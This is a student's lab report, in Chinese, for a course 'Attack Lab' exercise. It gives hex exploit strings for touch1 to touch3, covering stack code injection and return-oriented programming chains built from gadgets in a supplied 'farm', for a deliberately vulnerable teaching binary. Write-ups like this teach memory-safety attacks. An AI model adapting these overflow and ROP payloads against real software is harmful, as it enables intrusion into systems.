

ATTACK LAB REPORT

胡译文 2021201719

TOUCH1

第一题比较简单，只需要确定地址就行。

1	00	00	00	00
2	00	00	00	00
3	00	00	00	00
4	00	00	00	00
5	00	00	00	00
6	00	00	00	00
7	f2	16	40	00

TOUCH2

第二题需要确定函数的参数，可以硬编码这样一条指令：

1	<code>mov</code>	<code>\$0x48fd3040,%rdi</code>
2	<code>ret</code>	

再将硬编码的指令转成hex以后插入进去。

```

1  48 c7 c7 40 30 fd 48 c3 /* injected code */
2  00 00 00 00 00 00 00 00
3  00 00 00 00 00 00 00 00
4  38 68 62 55 00 00 00 00 /* rsp */
5  1e 17 40 00

```

在用gdb的时候发现，栈的地址和一般的地址有显著不同，而且gdb限制了只能查看当前段里的汇编。一般而言栈上不应该执行代码，这里为第二阶段埋下了伏笔。

TOUCH3

首先将 cookie 对应的 ascii 码计算出来，现在需要考虑的是选取栈中的某个位置放置。经过运行发现，0x55626838~0x55626868里栈的内容都会被“修改”。假设下一次使用被覆盖的栈不变，因此将字符串内容放置在 0x55626870 位置。

```

1  mov $0x55626870,%rdi
2  ret

```

```

1  48 c7 c7 70 68 62 55 c3 /* 38 68 62 55 = 0x55626838 */
2  00 00 00 00 00 00 00 00
3  00 00 00 00 00 00 00 00
4  38 68 62 55 00 00 00 00 /* 50 return address of getbuf */
5  f2 17 40 00 00 00 00 00 /* 58 return address of new frame */
6  00 00 00 00 00 00 00 00 /* 60 new stack frame starts here */
7  00 00 00 00 00 00 00 00
8  34 38 66 64 33 30 34 30 /* 70 */

```

ROP TOUCH2

PDF文件给了非常详细的指引，`farm` 里的hex也基本上限制在了PDF文件里给出的指令当中，不需要考虑其他的指令。使用正则表达式搜索发现仅有 `popq %rax` 在 `farm` 中出现且可以从栈上读取数据。因此接下来的操作比较简单，拷贝这部分数据就行。

```

1 4018a2:      c7 07 0b 58 90 c3      movl    $0xc390580b,
   (%rdi)  # 0x4018a5
2 401886:      c7 07 48 89 c7 c3      movl    $0xc3c78948,
   (%rdi)  # 0x401888

```

```

1 58 90      popq %rax
2 c3         ret
3 48 89 c7   movq %rax,%rdi
4 c3         ret

```

将答案编码如下：

```

1 00 00 00 00 00 00 00 00
2 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00
4 a5 18 40 00 00 00 00 00 /* rsp: popq %rax */
5 40 30 fd 48 00 00 00 00 /* source of popq */
6 88 18 40 00 00 00 00 00 /* movq %rax,%rdi */
7 1e 17 40 00 00 00 00 00 /* touch2 */
8

```

ROP TOUCH3

相比于TOUCH3，猜测字符串放在栈并读取是被允许的，不被允许的是运行栈上的指令。因此需要构造：使用 `popq` 从栈上读取地址，将地址存储在 `%rdi` 中。

1	00 00 00 00	00 00 00 00	
2	00 00 00 00	00 00 00 00	
3	00 00 00 00	00 00 00 00	
4	a5 18 40 00	00 00 00 00	/* 50 rsp: popq %rax */
5	80 68 62 55	00 00 00 00	/* 58 source of popq */
6	88 18 40 00	00 00 00 00	/* 60 movq %rax,%rdi */
7	f2 17 40 00	00 00 00 00	/* 68 touch3 */
8	00 00 00 00	00 00 00 00	
9	00 00 00 00	00 00 00 00	
10	34 38 66 64	33 30 34 30	/* 80 */


但是结果显示运行到 `movdqu (%rdi),%xmm1` 读取栈上地址时，发生段错误。这里犯了一个严重的错误：栈的地置不是固定的！需要用 `%rsp` 进行索引！于是设计如下方法：从 `%rsp` 读取地址，计算实际数据相对于读取 `%rsp` 的偏移量，执行加法运算，将地址传给 `%rdi`。关键在于加法——并没有一条指令执行！但是峰回路转，想起来 `farm` 本身就是函数：

```

1 long add_xy(long x, long y)
2 {
3     return x+y;
4 }

```

因此经过反反复复不停的搜索，探索出主要步骤是：



其中使用正则表达式如 `89 [cdef][7f]` 能轻松搜索出目标寄存器是 `%rdi` 或 `%edi` 的 `mov` 指令。

```

1 401974:      b8 2c 89 c2 c3      mov     $0xc3c2892c,%eax
  # 401976 eax -> edx
2

```

3	401967:	b8 89 d1 20 c9	mov	\$0xc920d189,%eax
	# 401968	edx -> ecx		
4	40196c:	c3		
5				
6	401981:	c7 07 89 ce 20 db	movl	\$0xdb20ce89,
	(%rdi)	# 401983	ecx -> edi	
7	401987:	c3	retq	
8				
9	4018ce:	8d 87 c8 48 89 e0	lea	
	-0x1f76b738(%rdi),%eax	# 4018d1	rsp -> rax	
10	4018d4:	c3	retq	
11				
12	401886:	c7 07 48 89 c7 c3	movl	\$0xc3c78948,
	(%rdi)	# 401888	rax -> rdi	
13	40188c:	c3	retq	
14				
15	00000000004018bc	<add_xy>:		
16	4018bc:	48 8d 04 37	lea	
	(%rdi,%rsi,1),%rax	# 4018bc		
17	4018c0:	c3	retq	
18				
19	401886:	c7 07 48 89 c7 c3	movl	\$0xc3c78948,
	(%rdi)	# 401888	rax -> rdi	

将答案编码如下:

1	00 00 00 00	00 00 00 00	
2	00 00 00 00	00 00 00 00	
3	00 00 00 00	00 00 00 00	
4	a5 18 40 00	00 00 00 00	/* rsp: popq %rax */
5	20 00 00 00	00 00 00 00	
6	76 19 40 00	00 00 00 00	
7	68 19 40 00	00 00 00 00	
8	83 19 40 00	00 00 00 00	
9	d1 18 40 00	00 00 00 00	/* read from rsp */
10	88 18 40 00	00 00 00 00	
11	bc 18 40 00	00 00 00 00	
12	88 18 40 00	00 00 00 00	
13	f2 17 40 00	00 00 00 00	
14	34 38 66 64	33 30 34 30	/* string */
15	00 00 00 00	00 00 00 00	
16			

